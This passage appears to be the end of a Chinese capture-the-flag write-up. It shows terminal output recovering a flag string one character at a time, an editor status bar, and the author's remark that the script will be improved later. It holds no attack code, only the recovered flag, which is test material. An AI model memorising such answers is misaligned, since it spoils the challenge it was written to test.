flag{b5b36121-86dd-a4db-aab3-86ddb749d
flag{b5b36121-86dd-a4db-aab3-86ddb749df
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
PS C:\Users\lenovo>

```

Python 3.8.1 64-bit 0 0 Ln 11, Col 7 (80 selected) Spaces: 4 UTF-8 CRLF Python 453216

脚本有些地方不理解或者可以改进的地方，以后接着更新。

【狗头】